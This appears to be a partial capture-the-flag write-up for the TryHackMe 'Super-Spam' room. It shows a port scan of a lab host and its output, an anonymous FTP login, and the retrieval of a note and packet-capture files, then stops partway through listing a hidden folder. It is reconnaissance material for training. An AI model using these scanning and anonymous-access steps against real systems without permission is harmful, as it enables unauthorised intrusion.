Super-Spam

Super-Spam

https://tryhackme.com/room/superspamr

`rustscan -a 10.10.175.196 -- -sC -sV -A | tee scan.txt`


Open 10.10.175.196:**80**

Open 10.10.175.196:**4012**

Open 10.10.175.196:**4019**

Open 10.10.175.196:**5901**

Open 10.10.175.196:**6001**




```
PORT     STATE SERVICE REASON  VERSION
80/tcp   open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: concrete5 - 8.5.2
|_http-title: Home :: Super-Spam
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
4012/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 866004c0a5364667f5c7240fdfd00314 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCjPfdefRhbpiW/oi5uUVtVRW/pYZcnADODOU4e80iSnuqWfRB5DAXTpzKZNw5JBQGy+4Amwz0DyX/TlYBgXRxPXwFi
BCzwJuk/RKdSq2rcFLhq8QAPoxc9FQcNeUIZrBt53/7+fD7B7NvjjU22+hXZhjt6PLC3LDWcaMvpYCxMYGwKoC9xTs+FtzEFrt6yWzKrXV1iNuKdNyt8vu22bcPl2GrQ9a
nuAF
|   256 ced2f6ab697faa31f54970e58f62b0b7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIs/ZpOvCaKtCEwW4YraPciYLZnrRXDR6voHu0PipWaQpcdnsc8Vg1WM
|   256 73a0a197c433fbf44a5c77f6ac9576ac (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHHX1bbkvh6bRHE0hWipYWoYyh+Q+uy3E0yCBOoyY888
4019/tcp open  ftp     syn-ack vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.28.126
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Feb 20  2021 IDS_logs
|_-rw-r--r--    1 ftp      ftp           526 Feb 20  2021 note.txt
5901/tcp open  vnc     syn-ack VNC (protocol 3.8)
| vnc-info:
```

port 4012 -ssh, port 4019 -FTP !!!


Check ftp with anonymous login

`ftp 10.10.175.196 -p 4019`

there are a lot of files with 0 size




```
└─$ ftp 10.10.175.196 -p 4019
Connected to 10.10.175.196.
220 (vsFTPd 3.0.3)
Name (10.10.175.196:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44742|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Feb 20  2021 IDS_logs
-rw-r--r--    1 ftp      ftp           526 Feb 20  2021 note.txt
226 Directory send OK.
ftp> mget *
mget IDS_logs [anpqy?]? y
229 Entering Extended Passive Mode (|||40593|)
550 Failed to open file.
mget note.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||45556|)
150 Opening BINARY mode data connection for note.txt (526 bytes).
100% |*******************************************************************************
226 Transfer complete.
526 bytes received in 00:00 (3.20 KiB/s)
ftp> cd IDS_logs
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42070|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         14132 Feb 20  2021 12-01-21.req.pcapng
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed010.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed013.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed01h3.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed01ha.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed50n0.c
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed50n0.t
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed6.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed806.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 13-01-21-spammed810.s
```




```
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 14-01-21-spammed2wv0.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 14-01-21-spammed2wv8.s
-rw-r--r--    1 ftp      ftp         11004 Feb 20  2021 14-01-21.pcapng
-rw-r--r--    1 ftp      ftp         74172 Feb 20  2021 16-01-21.pcap
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 24-01-21-spammed22n0.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 24-01-21-spammed50n0.a
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 24-01-21-spammed50n0.c
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 24-01-21-spammed50n0.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 24-01-21-spammed52n0.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed00050.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed100.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed10050.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed10056.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed10086.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed11.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed12.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed12086.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed130.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed190.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed19046.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed1906.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed19086.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed2.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed200.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed205.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed23.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed280.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed285.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed3.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed4.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed410.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed430.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed480.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed490.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed7.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed72.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed75.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed80.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed81.s
-rw-r--r--    1 ftp      ftp             0 Feb 20  2021 spammed82.s
```

Download files with not null size)




```
ftp> get 12-01-21.req.pcapng
local: 12-01-21.req.pcapng remote: 12-01-21.req.pcapng
229 Entering Extended Passive Mode (|||48790|)
150 Opening BINARY mode data connection for 12-01-21.req.pcapng (14132 bytes).
100% |*******************************************************************************************************************************
226 Transfer complete.
14132 bytes received in 00:00 (53.91 KiB/s)
ftp> get 13-01-21.pcap
local: 13-01-21.pcap remote: 13-01-21.pcap
229 Entering Extended Passive Mode (|||49525|)
150 Opening BINARY mode data connection for 13-01-21.pcap (74172 bytes).
100% |*******************************************************************************************************************************
226 Transfer complete.
74172 bytes received in 00:00 (243.05 KiB/s)
ftp> get 14-01-21.pcapng
local: 14-01-21.pcapng remote: 14-01-21.pcapng
229 Entering Extended Passive Mode (|||47846|)
150 Opening BINARY mode data connection for 14-01-21.pcapng (11004 bytes).
100% |*******************************************************************************************************************************
226 Transfer complete.
11004 bytes received in 00:00 (55.30 KiB/s)
ftp> get 6-01-21.pcap
local: 6-01-21.pcap remote: 6-01-21.pcap
229 Entering Extended Passive Mode (|||45803|)
550 Failed to open file.
ftp> get 16-01-21.pcap
local: 16-01-21.pcap remote: 16-01-21.pcap
229 Entering Extended Passive Mode (|||42719|)
150 Opening BINARY mode data connection for 16-01-21.pcap (74172 bytes).
100% |*******************************************************************************************************************************
226 Transfer complete.
74172 bytes received in 00:00 (170.70 KiB/s)
ftp> 
```

And here is note.txt With some information and possible username!




```
└─$ cat note.txt
12th January: Note to self. Our IDS seems to be experiencing high volumes of unusual activity.
We need to contact our security consultants as soon as possible. I fear something bad is going
to happen. -adam

13th January: We've included the wireshark files to log all of the unusual activity. It keeps
occuring during midnight. I am not sure why.. This is very odd... -adam

15th January: I could swear I created a new blog just yesterday. For some reason it is gone... -adam

24th January: Of course it is... - super-spam :)
```

And files from .cap folder



```
229 Entering Extended Passive Mode (|||46145|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 May 30  2021 .
drwxr-xr-x    4 ftp      ftp          4096 May 30  2021 ..
-rw-r--r--    1 ftp      ftp           249 Feb 20  2021 .quicknote.txt
-rwxr--r--    1 ftp      ftp        370488 Feb 20  2021 SamsNetwork.cap
226 Directory send OK.
ftp> get .quicknote.txt
